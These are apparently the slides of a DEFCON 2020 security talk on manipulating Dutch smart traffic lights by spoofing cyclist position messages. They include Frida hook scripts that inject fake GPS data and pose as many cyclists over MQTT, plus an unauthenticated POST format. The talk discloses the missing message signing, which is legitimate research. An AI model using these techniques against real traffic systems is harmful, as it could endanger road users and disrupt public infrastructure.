

applied security research

ZOLDER

HACKING TRAFFIC LIGHTS

DEFCON 2020



WHO ARE WE?

- Wesley Neelen
 - Hacker
 - OSCP / OSCE
 - 8+ years of experience
 - Internet of Things security
- Rik van Duijn
 - Hacker
 - OSCP / OSCE
 - 8+ years of experience
 - Malware analysis



 @WESLEYNEELEN



 @RIKVDUIJN

DISCLAIMER: NO SMART TRAFFIC EXPERTS 😊. WE DO USE BICYCLES

INTRODUCTION TO SMART TRAFFIC

Creating a platform to exchange information:

- Road signs
- Parking status
- Traffic status
- Traffic light systems
- Road users
 - Cyclist, cars, trucks, emergency vehicles ...



INTRODUCTION TO SMART TRAFFIC

Creating a platform to exchange information:

- Road signs
- Parking status
- Traffic status
- Traffic light systems
- Road users
 - Cyclist, cars, trucks, emergency vehicles ...



Our research focus



FACTS & FIGURES

In the Netherlands:

- 17+ million citizens - 22.8 million bicycles
- 35,000 kilometres cycling infrastructure





WAIT A MINUTE, YOU ARE LETTING ME TALK TO TRAFFIC LIGHTS?



ONGOING PARTNERSHIPS

Goal:

- Safety
- Comfort
- Traffic flow



ONGOING PARTNERSHIPS

Goal:

- Safety
- Comfort
- Traffic flow

Apps to connect:

- Cyclists, decreases the time to green
- Trucks, a green flow
- Emergency vehicles, instant green and notify others



Available on the iPhone

App Store



ANDROID APP ON

Google play

ONGOING PARTNERSHIPS

Goal:

- Safety
- Comfort
- Traffic flow

Apps to connect:

- Cyclists, decreases the time to green
- Trucks, a green flow
- Emergency vehicles, instant green and notify others



Available on the iPhone

App Store



ANDROID APP ON

Google play

ONGOING PARTNERSHIPS

Goal:

- Safety
- Comfort
- Traffic flow

Apps to connect:

- Cyclists, decreases the time to green
- Trucks, a green flow
- Emergency vehicles, instant green and notify others



Available on the iPhone

App Store



ANDROID APP ON

Google play

ONGOING PARTNERSHIPS

Goal:




- Safety
- Comfort
- Traffic flow

Apps to connect:

- Cyclists, decreases the time to green
- Trucks, a green flow
- Emergency vehicles, instant green and notify others

VRI's are being replaced for iVRI's (EN: TLC to iTLC)

- VRI controls all traffic lights at 1 intersection
- i for Intelligent
- Currently: 513 across the Netherlands (5500 VRI's total)




HOW ARE THINGS CONNECTED (SIMPLIFIED) ?

(Current state. Future: e.g. car-to-car, 5G-enabled... :-s)



CAM OBJECTS



CLOUD SERVICES

ROAD USERS



WESLEY




THEO



RIK




ERIK



ETSI CAM OBJECTS

- Contents
 - Basic Container
 - Position
 - Station type*
 - HF Container
 - High speed data
 - Speed
 - Yaw
 - etc
 - LF Container
 - Static / slow changing data
 - Lights
 - Path history






Figure 11: PKI architecture

ITS SECURITY

- Standard describes signing messages
- CAM has a station type
- Certificate contains SSP and ITS-AID
 - Intelligent Transport System Application ID
 - Describes basic permissions
- Service Specific Permissions
 - Describes specific permissions such as:
 - Emergency container
 - Dangerous good container





Figure 11: PKI architecture

An incoming signed CAM is accepted by the receiver if the certificate is valid and the CAM is consistent with the ITS-AID and SSP in its certificate.

ITS SECURITY

- Security Standards exists
- Implementation requires a central certificate authority and infrastructure
- Even then it might be good to monitor the messages sent across infrastructure.
- There are research trying to detect abuse: <https://github.com/josephkamel/F2MD>



Basic Plausibility Consistency Module (Data-Centric)

Legacy Module

Error Tolerant Module

Position Plausibility	Speed Plausibility	Range Plausibility	Sudden Appearance
Position Consistency	Speed Consistency	P-S Consistency	Intersection
P-H Consistency	Kalman Filter Position Speed Prediction		Additional

Image credits: (https://docbox.etsi.org/Workshop/2019/201903_ITSWS/SESSION02/SYSTEMX_KAISER.pdf)
and (<https://github.com/josephkamel/F2MD>)

REAL LIFE IMPLEMENTATION 1 – VIEWING CAM

- Android application for cyclists
- Decompiled: CAM objects over MQTT
- Hard time imitating: ASN and Protobuf
- Let's use (for the first time) 😊: **FRIDA**
- Hooked the CAM publisher function:

```
value basicContainer ::= {  
  stationType cyclist,  
  referencePosition {  
    latitude 51xxxxx,  
    longitude 50xxxxx,  
    positionConfidenceEllipse {  
      semiMajorConfidence unavailable,  
      semiMinorConfidence unavailable,  
      semiMajorOrientation unavailable  
    },  
    altitude {  
      altitudeValue 4000,  
      altitudeConfidence unavailable  
    }  
  }  
}
```

REAL LIFE IMPLEMENTATION 1 – MODIFYING CAM

```
14  const playback = [  
15    "51.██████,5.██████;4;+18██████;54.0;2.25;70.1",  
16    "51.██████,5.██████;4;+18██████;54.0;3.25;65.9",  
17  ]  
18  
19  camp.onExampleLocationChangeEvent.implementation = function (v) {  
20    for (index = 0; index <= playback.length-1; index++) {  
21      var long = parseFloat(playback[index].split(';')[0].split(',')[0]);  
22      var lat = parseFloat(playback[index].split(';')[0].split(',')[1]);  
23      var speed = parseFloat(playback[index].split(';')[4]);  
24      var bearing = parseFloat(playback[index].split(';')[5]);  
25      var accuracy = parseFloat(playback[index].split(';')[1]);  
26      var altitude = parseFloat(playback[index].split(';')[3]);  
27      v.mExampleLocation.value.getAndroidLocation().setSpeed(speed);  
28      v.mExampleLocation.value.getAndroidLocation().setBearing(bearing);  
29      v.mExampleLocation.value.getAndroidLocation().setLatitude(long);  
30      v.mExampleLocation.value.getAndroidLocation().setLongitude(lat);  
31      v.mExampleLocation.value.getAndroidLocation().setAccuracy(accuracy);  
32      v.mExampleLocation.value.getAndroidLocation().setAltitude(altitude);  
33      this.publishCam(v.mExampleLocation.value, false);  
34      console.log(v.mExampleLocation.value);  
35    }  
36  }
```



REAL LIFE IMPLEMENTATION 1 – MULTIPLE CYCLISTS

Every new MQTT connection seen as a new cyclist:

```
10     camp.publish.implementation = function (a, b, c, d) {
11         console.log('Hooking publish event');
12         this.deInit();
13         this.init();
14         console.log("Inited: " + this.isInited());
15         console.log("clientId: " + this.clientId.value);
16         Thread.sleep(0.5);
17         console.log("Connected: " + this.isConnected());
18         this.publish(a, b, c, d);
19     };
```

REAL LIFE IMPLEMENTATION - 2

- Android application for cyclists
- Burp suite -> POST requests with position

```
[{"heading":<DIRECTION>,"latitude":<LATITUDE>,"longitude":<LONGITUDE>,"speed":<SPEED>}]
```

- Backend converting our input to CAM?
- No way to distinguish cyclists (no auth)

DEMO 1

Other traffic at the intersection



DEMO 2

No traffic at the intersection




ZOLDER

HACKING TRAFFIC LIGHTS

06/08/2020

WHAT COULD GO WRONG?



CONCLUSION

KEY ISSUE: No Signing

Despite specification in ETSI standard.

Allows to:

- Remotely influence a cycling traffic light;
- Or all cycling lights in a city at once;
- Imitate cyclists only (for now)



CONCLUSION

KEY ISSUE: No Signing

Despite specification in ETSI standard.

